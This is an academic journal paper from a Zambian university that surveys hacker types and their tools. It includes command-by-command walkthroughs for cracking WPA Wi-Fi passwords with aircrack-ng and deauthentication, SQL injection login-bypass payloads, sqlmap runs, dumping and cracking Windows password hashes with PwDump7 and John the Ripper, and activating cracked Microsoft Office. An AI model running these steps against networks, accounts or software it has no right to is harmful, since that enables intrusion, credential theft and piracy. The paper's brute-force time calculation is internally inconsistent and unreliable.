ZAMBIA INFORMATION COMMUNICATION TECHNOLOGY (ICT) JOURNAL

Volume 3 (Issue 1) (2019) Pages 40-51

Technological Paradox of Hackers Begetting Hackers: A Case of Ethical and Unethical Hackers and their Subtle Tools

Raphael Banda[a], Jackson Phiri[b], Mayumbo Nyirenda[c], Monica M. Kabemba[d]
The University of Zambia
Department of Computer Science
Lusaka, Zambia
[a]raphael.banda@yahoo.co.uk, [b]jackson.phiri@cs.unza.zm, [c]mnyirenda@unza.zm, [d]monica.kalumbilo@cs.unza.zm

***Abstract* - Computer crimes have been in existence for a long time now and hacking is just another way or tool that hackers are now using to perpetrate crime in different form. Hackers Beget Ethical Hackers. A number of people have suffered the consequences of hacker actions. We need to know who these hackers are. We need to know why these hackers exist because hackers have been there and will be there and we can be victims of their existence. In essence hackers seem to beget hackers and the tools that they use are getting more and more advanced by the day. We shall take a quick analysis of selected tools from thousands of tools used by ethical and unethical hackers.**

We shall systematically review three major types of hackers that we can identify. It is not easy to draw a line between them. Three main hackers and minor hackers have been discussed in this paper. The three main hackers are black hat, grey hat and white hat hackers.

We have adopted a systematic review of literature to discuss and analyse some of the common tools the black hat hackers have developed to hack into selected systems and commercial software and why they do it?

Keywords - Hacker, Hacktivist, Kali Linux, Crack, Malware, SQLMAP, Rootkit.

I. INTRODUCTION

People perceive Computer hacking with mixed perception. Our reliance on computer technologies and the critical information shared on networks, the art of computer hacking has been viewed with a lot of scepticism [1]. Some people think that due to expensive software that poor people cannot easily afford. Hackers think that they have a duty to make such software available to the poor at no cost at all. They feel that they have a duty to make such software available to the poor so that the poor can also benefit from the rich companies like Microsoft. Having said that, there is also a "Robin Hood" mentality attached to the practice, where free programs or facilitated measures have been awarded to the average computer user [1].

The primary issue attached to computer hacking stanches from an individual's ability to access crucial or personal information that is found on a computer network [1]. The ability to retrieve and subsequently tamper with such information will give way to the potential to commit heinous criminal acts [1].

Internet availability and connectivity everywhere has boosted most businesses and peoples social lives. There are very few businesses that can do without the internet nowadays. Networks like the internet are the ones at the centre of most businesses and stand-alone computer systems cannot do serious business on their own. Computer applications exist in many important sites that can pose a threat to anyone, such as banks, passports general directorate, universities, ministries, emails web hosts, social media sites and many other sensitive country sites [2]. Stand-alone computers have to be networked to other computers to facilitate communication with external world through the internet. However, there is a danger that comes with such connections as it exposes such devices to hacking.

Some of the hacked tools developed elsewhere have found their way into Zambia through the internet and other similar media like local area networks, flash, and CD media and the internet. In Zambia it is illegal to use illegal materials but due to the prices that are normally high for an ordinary Zambian it's difficult to prevent such dark business. If it's wrong to use hacked software is it possible to devise a way of preventing such cybercrime.

II. DEFINITIONS OF HACKING

According to New Hacker's Dictionary, a resource used to elucidate upon the art of computer hacking, has defined hacking through a number of definitions as [3]:

- People who enjoy exploring the complexities of programmable systems and how to stretch their capabilities to some limits of their own interest [3].

- Individuals who know the system very well and how they work. They also know programming very well and understand the behaviour of the machine very well and can

easily tinker its programmes. Normally hackers are individuals who possess exceptional skills in computer programming and usage. Black hat hackers as malicious meddlers who attempt to discover and subsequently tamper with sensitive information through poking around computer-based technologies. These individuals are commonly referred to as "network hackers" or "password hackers."

III. TYPES OF HACKERS

Hackers are classified according to their intentions behind hacking a system. The terms to describe hackers are: black hat and white hat hackers. These terms emerged from old western movies, where bad guys used to wear black cowboy hats and good guys wear white hats.



Figure 1: Three main types of hackers

Hackers are classified on the basis of their intentions. The black hat hackers are the bad guys, the grey hat hackers are the intermediate ones somehow on the fence and the white hat hackers are the good guys and maybe the ones in charge of systems. The white hat hackers are referred to as the ethical hackers; the black hat hackers the bad people. The black hat hackers can make people's lives difficult and can add an extra bill to the company.

White hat hackers
These are Ethical Hackers. They try to find out weaknesses of the computer system or the network with the help of penetration testing and vulnerability assessments. Their main intention of doing so is not to harm the system but to help. A white hat hacker breaks security for non-malicious reasons, perhaps to test their own security system or while working for a security company which makes security software [4].

White hat hacker's job is one of the demanding jobs available in IT industry and its ethical hacking. Numerous companies hire ethical hackers for their system and network security via penetration testing and vulnerability assessments.

Black hat hackers
Black Hat hackers or crackers are people who hack the system illegally. When they gain unauthorized access to a system their intentions are to harm its operations or steal sensitive corporate data or secret information. They can also violate privacy block the system network communication, overload the system so that it becomes too slow, etc. A black hat hacker is a hacker who "violates computer security for little reason beyond maliciousness or for personal gain" (Moore, 2005) [4].

Grey hat hackers
These are a combination or blend of both black hat and white hat hackers. They act without malicious intent but for their fun, they exploit a security weakness in a computer system or network without the owner's permission or knowledge. The intention behind their work is to bring the weakness to the attention of the owners and getting appreciation or a little bounty from the owners. A grey hat hacker is a combination of a black hat and a white hat hacker *[4]*. A grey hat hacker may surf the internet and hack into a computer system for the sole purpose of notifying the administrator that their system has a security defect, for example *[4]*.

Red hat hackers
Red hat hackers usually hack government agencies, top-secret information hubs, and generally anything that falls under the category of sensitive information.

Blue hat hackers
Blue hat hackers do not belong to the company but to the outside of computer security consulting firms. Companies and corporates use them to test bugs of the system prior to its launch. They look for loopholes or security holes that can be exploited and try to close these gaps.

A blue hat hacker is someone outside computer security consulting firms who is used to bug test a system prior to its launch, looking for exploits so they can be closed. Microsoft also uses the term Blue Hat to represent a series of security briefing events [4].

Green hat hackers (Newbie or Neophyte)
Green Hat Hacker (Newbie or Neophyte) is one who is new to hacking and has little or no knowledge or experience of the workings of technology and hacking. Newbie hackers desire to be a part of a hacking community even if their individual goals differ [5]. Newbie hackers face a constant battle to be accepted by hackers from the beginning of their quests to obtain the capital they need to hack [5]. For example, experienced hackers resent script kiddies and unskilled hackers who use hacking tools such as code and scripts developed by experienced hackers [5].

Script Kiddie
Script kiddie is a non-expert who breaks into computer systems by using pre-packaged automated tools written by others, usually with little understanding of the underlying concept.

Hacktivist
A Hacktivist is a hacker who utilizes technology to announce a social, ideological, religious, or political message. In general, most hacktivism involves website defacement or denial-of-service attacks [4]. Most hacktivism involves website defacement or denial of service attacks.

IV. HACKING FEATS

A hacking feat is an application that is programmed to take advantage of a known weakness in the system. Hackers develop tools that are used to perform malicious attacks on computer systems and are usually scripts that are designed to exploit weaknesses in software over a network, most commonly the Internet [4]. The following are some of the most popular techniques:

1. Attacks

A typical approach in an attack on Internet-connected system through discovering information and identifying potential ways of attack. The end result is attempting to compromise the system by employing the vulnerabilities found through the vulnerability analysis through the usage of several recurring tools of the trade and techniques used by computer criminals and security experts [4].

2. Security Exploits

A security exploit is a prepared application that takes advantage of a known weakness through exploits of SQL substandard programming practice for example.

3. Vulnerability Scanner

A vulnerability scanner is a tool used to quickly check computers on a network for known weaknesses by checking to see which ports on a specified computer are "open" or available to access the computer, and sometimes will detect what program or service is listening on that port, and its version number.

4. Password Scanner

Password cracking is the process of recovering through illegal or legitimate means passwords for a computer system.

5. E. Packet Sniffer

A packet sniffer is an application that captures data packets, which can later be used to capture passwords and other data in transit over the LAN or Internet.

6. Spoofing Attack

A spoofing attack involves one program masquerading as another. In doing so its able to falsify data and at the same time being treated as a trusted system by a user or another program. This program cheats or fools other programs or users into revealing confidential information, such as user names and passwords, to the attacker [4].

7. Rootkit

Hackers develop software that is added to a normal genuine software to make it almost impossible for the developers to trace it in an operating system that uses the software. A rootkit is designed to conceal the compromise of a computer's security and can represent any of a set of programs which work to subvert control of an operating system from its legitimate operators [4]. Rootkit has been discussed in detail in section XIV of this paper.

8. Social Engineering

This is where the hacker or attacker uses some social engineering tactics to get enough information to access the network. For example, an attacker will to contact the system administrator and play the role of a user who cannot get access to his or her system [4].

9. Trojan Horses

A Trojan horse is a program which enters a computer system as a welcome program but inside the program there is a hidden code that will exploit the computer system at an appropriate time programmed by the hacker. A Trojan can allow the ability to save their files on the user's computer or monitor the user's screen and control his computer [6].

V. REASONS BEHIND HACKING

There are positive and negative ideas behind performing hacking activity. Reasons behind hacking may be positive or for negative intentions.

People involve themselves in hacking activities to:

- remove privacy and gain entry to the system
- break policy compliance
- Just to have some fun
- show-off how powerful and knowledgeable they are in computing
- extort money especially in the banks
- test System security
- steal information either for sale or for themselves
- damage or sabotage the system
- show off their computer skills and prowess.
- maliciously gain access to private data.

In addition hackers hack for reasons such as: conflicts with authorities and revenge motives. There are also beliefs that hacking into computer systems benefit society by showing how to increase computer security achieving feelings of power due to low self-esteem gaining entrance to a social group and to satisfy their ego *[5]*.

VI. HACKING WIRELESS TOOLS

Kali Linux operating system is one of the best known operating systems hackers normally use to hack computer systems. Most ethical and unethical hackers use Kali Linux to do their respective jobs [7]. Linux is a popular operating system for hackers. There are two main reasons why Kali is preferred by hackers [7]. Linux's source code is freely available because it is an open source operating system and everyone can access it at no cost at all [7]. This means that Linux is very easy to modify or customize. Second, there are countless Linux security distros (distributions) available that can double as Linux hacking software [7]

Figure 2: Kali Linux OS logo

in Kali Linux to create the password list. We will then be capturing a 4 way handshake using Airodump-ng by deauthentication of a connected client with Aireplay-ng. The last step is to brute force the password using Aicrack-ng [7].

Step 1: Creating the password list with Maskprocessor

Maskprocessor is used to generate the password lists piping each letter to a file so we could use multiple computers to speed up brute forcing the password [7].

maskprocessor A?u?u?u?u?u?u?u -o /usr/A.txt
maskprocessor B?u?u?u?u?u?u?u -o /usr/B.txt
maskprocessor C?u?u?u?u?u?u?u -o /usr/C.txt
etc….
This procedure is repeated for every letter in the alphabet.

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16       10        0    0  11  54.  OPN                NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11e  WEP  WEP           bigbear
00:14:6C:7E:40:80   32 100      752       73    2   9  54   WPA  TKIP   PSK    teddy

BSSID              STATION            PWR   Rate    Lost   Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51   36-24     2        14
(not associated)   00:14:A4:3F:8D:13   19    0-0      0         4    mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1   36-36     0         5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35   54-54     0        99    teddy
```

Figure 3: Handshaking

Where ever you go there is a possibility of one trying to gain access to a wireless hot spot. Wi-Fi's are very popular and it's the very popularity and vulnerability that makes it a soft spot for hackers. Wi-Fi's can be seen from any corner of someone's secret place and that is the very reason why hackers find it easy to hack a wireless fidelity or Wi-Fi. In addition hackers can attempt hacking the Wi-Fi passwords for a long time without being detected by most devices.

VII. HACKING AND SECURITY OF WIRELESS NEWORKS

Wi-Fi signals can be picked from anywhere and anytime and this is the very reason why they are vulnerable. Most routers contain vulnerabilities which can be easily exploited with the right equipment and software such as the tools included with Kali Linux. A lot of router manufacturers and ISPs still turn on WPS by default on their routers which makes wireless security and penetration testing even more important.

VIII. HACKING UPC AND WLAN NETWORKS

The following steps show how to hack UPC wireless networks with the default password which is a common thing for many UPC customers [7].

The first step is to create a password list which contains all possible combinations of 8 capital letters using Maskprocessor

The file size for each document will be approximately 60 GB. The following command can be used to see how many different combinations each file will contain:

maskprocessor A?u?u?u?u?u?u?u –combinations

For 26 letters there are:

26^8 = 208,827,064,576 possible combinations

Step 2: Capturing the handshake with Airodump-ng

Airodump-ng is used for packet capturing of raw 802.11 frames. Airrodump is particularly suitable for collecting WEP IVs (Initialization Vector) with the view of using them with aircrack-ng [7].

Figure 4: De-authentication successful and the 4 way handshake is captured!

Airodump-ng is started to find the target by using the following command [7]:

airodump-ng mon0

The BSSID target is picked and channel and restart Airodump-ng with the following command and look for a connected client [7]:

airodump-ng –bssid [BSSID] -c [channel]-w [filepath to store .cap]wlan0mon

The first line shows the current channel, elapsed running time, current date and optionally if a WPA/WPA2 handshake was detected. In the example above, "WPA handshake: 00:14:6C:7E:40:80" indicates that a WPA/WPA2 handshake was successfully captured for the BSSID. In figure 3 client rate of "36-24" means:

- 36 megabits per second is the last data rate from the AP (BSSID) to the Client (STATION).
- The second number, 24 megabits per second is the last data rate from Client (STATION) to the AP (BSSID).
- These rates do not stay the same but change whenever a packet transmitted. They are the last packet speeds seen.
- These rates are only displayed when locked to a single channel, the AP/client transmission speeds are displayed as part of the clients listed at the bottom.

Aircrack-ng aireplay-ng

Step 3: Brute forcing the password with Aircrack-ng

The computer specifications used were the 1x AMD hd7970 1000 mhz core clock with oclHashcat v1.35 can do 142.000 combinations per second.

New terminal is now opened and a de-authentication command is issued for the connected client using Aireplay-ng as shown in figure 3.

aireplay-ng -0 2 -a [BSSID] -c [Client MAC] mon0

The following illustrates how the time required to crack the password can be obtained.

26^8 = 208,827,064,576 combinations
26^8 / 142,000 keys per second = 1470613 seconds
2,610,338 / 60 seconds = 24510 minutes
43,505 / 60 minutes = 408,5 hours
725 hours / 24 hours = 17 Days
50% chance of cracking the password in 8.5 days.

It takes 17 days to brute force a standard UPC password and hack UPC wireless networks with a single average video card using loclHashcat.

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for wireless LANs [2].

The following command can be used to bruteforce the password with Aircrack-ng:

aircrack-ng -a 2 -b [Router BSSID] -w [Filepath to password list] [Filepath to .cap file]

Eventually the password is cracked.



Figure 5: Password (AABBCABC) cracked as shown [7]

IX. ANALYSIS

Most people buy fast GPU's at affordable prices for home use. Using such powerful CPU's and GPU's the average home user has the power to crack passwords which are considered strong and safe by many end users [7]. Although 17 days is too long for most to crack a Wi-Fi password it is accessible if you really want to [7]. If you add 3 more letters, or even better, numbers or special characters like a ! or a $-sign it will be close to impossible to crack for an average home user [7].

X. SQL INJECTION

Many companies use databases for keeping data about the company and its employees. It is with little wonder that hackers also can target such databases to crack and gain access to the databases.
As an example, consider the following line of SQL code:

SELECT * FROM Users WHERE Username='$username' AND Password='$password'

The above code is designed to show all records from the table "Users" for a username and password supplied by a user. Using a Web interface, when prompted for his username and password, a malicious user might enter:

```
1' or '1' = '1
```

This will result in the query:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

In this example it is noted that the hacker has effectively injected a whole "OR" condition into the authentication process. In addition the condition '1' = '1' is always true, so this SQL query will always result in the authentication process being bypassed.

Consider the following illustration of an SQL injection attack.



Figure 6: SQL injection attack [8]

In figure 6 an administrator is authenticated after typing:

```
Employee_id=112 and password = aaa' OR '1' = '1'.
```

This is structured in three stages:

I. attacker sends malicious HTTP based request to the web application
II. creates the SQL statement
III. SQL statement is submitted to the back end database

SQL injection is a set of SQL commands placed in URL string or in data structures to retrieve a response from the databases connected with the web applications *[7]*.
This type of attacks generally takes place on webpages developed using PHP or ASP.NET *[7]*.

There are many reasons why hackers target databases. However, the intents behind SQL injection attack can be summarised as follows *[7]*:

- To dump the whole database of a system,
- To modify the content of the databases,
- To perform different queries that are not allowed by the application.

As can be seen in figure SQL Injection works when the applications don't validate the inputs properly before passing them to an SQL statement *[7]*.

There are several ways of finding whether a web application is vulnerable to an SQL injection attack out but the easiest way is to use the " ' " character in a string and see if you get any error *[7]*.

XI. The SQLMAP

Data bases normally created using SQL language. It is therefore important that a tool like SQLMAP be used to detect SQL injections. SQLMAP can be downloaded from http://sqlmap.org/

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
                         _
 ___ ___| |_____ ___ ___  {1.0.5.63#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Figure 7: sqlmap (sponsored by Netsparker Web Application Security Scanner) [9]

It comes pre-compiled in the Kali distro (distribution). It can be located at − Applications → Database Assessment → Sqlmap.

After opening SQLMAP, we go to the page that we have the SQL injection and then get the header request. From the header, we run the following command in SQL:

```
./sqlmap.py --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0)
Gecko/20100101 Firefox/25.0" --cookie="security=low; PHPSESSID=oikbs8qcic2omf5gnd09kihsm7" -u '
http://localhost/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' -
level=5 risk=3 -p id --suffix="-BR" -v3
```

The SQLMAP will test all the variables and the result will show that the parameter "id" is vulnerable.

Some tips that may help prevent the web application from SQL injection attacks *[7]*:

- User-input to database that have not been checked should not be allowed to pass through the application GUI.
- Variables that passes into the application should be sanitized and validated.
- The user input which is passed into the database should be audited and quoted.

Figure 8: John the Ripper [10]

Penetration Testing

Penetration testing is a method of reducing the risk of security breaches in a system. Most of the companies hire ethical hackers for penetration testing *[7]*. This is the way to find out security breaches and ambiguities of a system so that it can be fixed *[7]*.

White hat hackers test penetration in the system. It is legal to test system penetration because it is done with the permission of the owner of the system. Penetration testing is conducted by professional ethical hackers. They mainly use commercial tools, open-source tools, automate tools and manual checks to test penetration. There are no restrictions for their work. Their main objective is to reveal as many security imperfections as possible and create necessary interventions to make the system stronger and less vulnerable to hackers *[7]*.

Ethical permeation can be at a cost as anything may go wrong during testing. Penetration testing can also cause problems such as system malfunctioning, system crashing, or data loss *[4]*. It is therefore important that a company takes calculated risks before going ahead with penetration testing. The risk is assumed by using the risk management "equation":

$$\text{Risk} = \text{Threat} \times \text{Vulnerability}$$

The above "equation" is not a mathematical formula, but just a model to demonstrate a concept. For us to take it as a mathematical formula we have to have some common units of measurement that can define a threat, or vulnerability and the resulting consequence. In today's technological era such a formula is quite remote, but the concept may be understood. However, the equation can also imply that if there is no vulnerability of if vulnerability is equal to zero then there is no risk or risk is equal to zero. Similarly, zero threat risk imply no risk. If both threat and vulnerability are non-zero, then the risk is high. The other consequence is that when one of the two variables on the left-hand side of the equation is non zero and the other is zero then the risk still exists.

XII. JOHN THE RIPPER

John the Ripper is in all probability the world's best known password cracking tool. John the Ripper is one of the most popular password cracking tools available that can run on Windows, Linux and Mac OS X [10]. Its main purpose is to detect weak Unix related passwords. Its lack of a GUI (Graphical User Interface) makes it a bit more challenging to use.

Cracking Windows Password with John the Ripper

There are many ins and outs why one would want to hack an operating system password. For example, if you have forgotten the password to your Windows admin account you definitely need to recover it to have access to your account. Subsequent steps show how to use John the Ripper to crack Windows 10, 8 and 7 password on your own PC. Emphasis "Your own PC".

Step 1: Extract Hashes from Windows

Security Account Manager (SAM) is a database file in Windows 10/8/7/XP that stores user passwords in encrypted form, which could be located in the following windows directory:

```
C:\Windows\system32\config
```

Let go the password hashes from the SAM file as the first thing you need to do. Just download the freeware **PwDump7** and unzip it on your local PC.

With administrative privileges, launch the command line in "Administrator: Command Prompt". Navigate to the folder to extract the PwDump7 app, and type the following on the command line [7]:

PwDump7.exe > d:\hash.txt



Figure 9: PwDump7.exe > d:\hash.ext [10]

Extracting windows password hashes

Press the Enter key on keyboard, PwDump7 will grab the password hashes from your current system and save it into the file d:\hash.txt.

Step 2: Cracking Passwords with John the Ripper

At the beginning of step 2 the password hashes are still not recognisable, and this is the time to crack them using John the Ripper [10].

John the Ripper will start cracking the Windows password. In this example John the Ripper has cracked the password within matter of seconds as time indicates 0:00:00:00 [10].

You may need to download the Windows binaries of John the Ripper, and unzip it.



Figure 10: Password found: "pcunlocker" [10]

Launch Command Prompt and change into the directory where John the Ripper is located, then type [10]:

john --format=LM d:\hash.txt

XIII. HACKED SOFTWARE

Crack for Office 2013/ 2016

Microsoft Office 2013/ 2016 is one of the most hacked software in the World. The hacking is due to the fact that it's one of the most used software on a PC. About ¾ of the world population use the software for word processing. The following are some of the hacked tools that were downloaded using UTorrent. UTorrent is not available in some countries as a website. Cracked software are illegitimate in most countries but can be used as legal software on computers and devices.



Figure 11: UTorrent downloading some software

Steps on how the crack of Office 2013/2016 can be stated as follows:

Step 1: You may need to choose to install the office programs you need from the selection. Marked office programs are the ones to be installed.



Figure 12: Choosing the right applications

Activating Office once it has been installed is easy. User just follows the GUI as shown in figure 14 and a fully working version of Office 2016 or Office 2013 depending the installed software is activated.

